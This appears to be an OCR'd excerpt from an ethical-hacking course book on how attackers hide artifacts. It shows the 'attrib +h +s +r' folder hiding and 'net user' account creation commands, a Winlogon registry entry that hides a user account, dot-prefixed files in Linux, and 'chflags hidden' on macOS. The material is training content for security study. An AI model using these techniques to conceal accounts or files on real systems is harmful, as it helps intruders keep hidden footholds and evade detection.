
```
C:\Users\Admin>attrib +h +r +s CEH_Hack

C:\Users\Admin>dir
 Volume in drive C has no label.
 Volume Serial Number is 2212-D6B4

 Directory of C:\Users\Admin

04/06/2022  02:17 AM    <DIR>          .
02/03/2022  01:57 AM    <DIR>          ..
01/26/2022  11:06 PM    <DIR>          Contacts
02/03/2022  12:24 AM    <DIR>          Desktop
04/06/2022  12:03 AM    <DIR>          Documents
02/03/2022  02:08 AM    <DIR>          Downloads
01/26/2022  11:06 PM    <DIR>          Favorites
01/26/2022  11:06 PM    <DIR>          Links
01/26/2022  11:06 PM    <DIR>          Music
01/26/2022  11:07 PM    <DIR>          OneDrive
01/26/2022  11:07 PM    <DIR>          Pictures
01/26/2022  11:06 PM    <DIR>          Saved Games
01/26/2022  11:15 PM    <DIR>          Searches
04/06/2022  12:15 AM    <DIR>          test
04/06/2022  03:01 AM    <DIR>          Videos
               0 File(s)              0 bytes
              15 Dir(s)  17,264,414,720 bytes free

C:\Users\Admin>
```

Hiding Users in Windows



```
C:\Windows\system32>net user CEH_Hacker /add
The command completed successfully.


C:\Windows\system32>net user CEH_Hacker /active:yes
The command completed successfully.


C:\Windows\system32>net user CEH_Hacker /active:no
The command completed successfully.
```

Hiding User Accounts in Windows




Registry Editor
File Edit View Favorites Help

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\CEH_Account1\CEH_Account2

WiFiDirectAPI
Windows
Winlogon
AlternateShells
AutoLogonChecked
GPExtensions
UserDefaults
VolatileUserMgrKey
CEH_Account1
CEH_Account2
WinSAT
WinSATAPI
WirelessDocking
WOF
WUDF
Windows Photo Viewer
Windows Portable Devices
Windows Script Host
Windows Search
Windows Security Health
WindowsRuntime
WindowsSelfHost
WindowsUpdate

Name	Type	Data
(Default)	REG_SZ	(value not set)
CEH_Hacker	REG_DWORD	0x00000000 (0)


Hiding Files and Folders in Linux



ubuntu@ubuntu-Virtual-Machine: ~/MaliciousFiles/.HiddenMaliciousFil...

```
ubuntu@ubuntu-Virtual-Machine:~/MaliciousFiles$ dir
MaliciousFile.txt
ubuntu@ubuntu-Virtual-Machine:~/MaliciousFiles$ mv MaliciousFile.txt .MaliciousFile.txt
ubuntu@ubuntu-Virtual-Machine:~/MaliciousFiles$ dir
ubuntu@ubuntu-Virtual-Machine:~/MaliciousFiles$ ls
ubuntu@ubuntu-Virtual-Machine:~/MaliciousFiles$ ls -a
.  ..  .MaliciousFile.txt
ubuntu@ubuntu-Virtual-Machine:~/MaliciousFiles$ mkdir .HiddenMaliciousFiles
ubuntu@ubuntu-Virtual-Machine:~/MaliciousFiles$ ls
ubuntu@ubuntu-Virtual-Machine:~/MaliciousFiles$ ls -a
.  ..  .HiddenMaliciousFiles  .MaliciousFile.txt
```

Hiding Artifacts in macOS



[redacted] — -zsh — 106×20
TopSecretProject

```
Last login: Thu Feb 13 13:40:04 on ttys000
[redacted] ~ % chflags hidden
```

Hiding Artifacts in Windows, Linux, and macOS


Attackers often attempt to conceal artifacts corresponding to their malicious behavior to bypass security controls. Every OS hides its artifacts such as internal task execution artifacts and critical system files. Attackers leverage this OS feature to conceal their artifacts such as directories, user accounts, files, folders, or any other system-related artifacts within existing artifacts to evade detection.

Hiding Artifacts in Windows

- **Hiding Files and Folders**


  Attackers use the following command with administrator privileges to hide any file or folder in a Windows system:

  ```
  attrib +h +s +r <FolderName>
  ```



```
C:\Users\Admin>mkdir CEH Hack

C:\Users\Admin>dir
 Volume in drive C has no label.
 Volume Serial Number is 2212-D6B4

 Directory of C:\Users\Admin

04/06/2022  02:17 AM    <DIR>          .
02/03/2022  01:57 AM    <DIR>          ..
04/06/2022  02:17 AM    <DIR>          CEH Hack
01/26/2022  11:06 PM    <DIR>          Contacts
02/03/2022  12:24 AM    <DIR>          Desktop
04/06/2022  12:03 AM    <DIR>          Documents
02/03/2022  02:08 AM    <DIR>          Downloads
01/26/2022  11:06 PM    <DIR>          Favorites
01/26/2022  11:06 PM    <DIR>          Links
01/26/2022  11:06 PM    <DIR>          Music
01/26/2022  11:07 PM    <DIR>          OneDrive
01/26/2022  11:07 PM    <DIR>          Pictures
01/26/2022  11:06 PM    <DIR>          Saved Games
01/26/2022  11:15 PM    <DIR>          Searches
04/06/2022  12:15 AM    <DIR>          test
04/06/2022  03:01 AM    <DIR>          Videos
               0 File(s)              0 bytes
              16 Dir(s)  17,264,418,816 bytes free
```

Figure 6.221: Before hiding a folder in Windows



```
C:\Users\Admin>attrib +h +r +s CEH_Hack

C:\Users\Admin>dir
 Volume in drive C has no label.
 Volume Serial Number is 2212-D6B4

 Directory of C:\Users\Admin

04/06/2022  02:17 AM    <DIR>          .
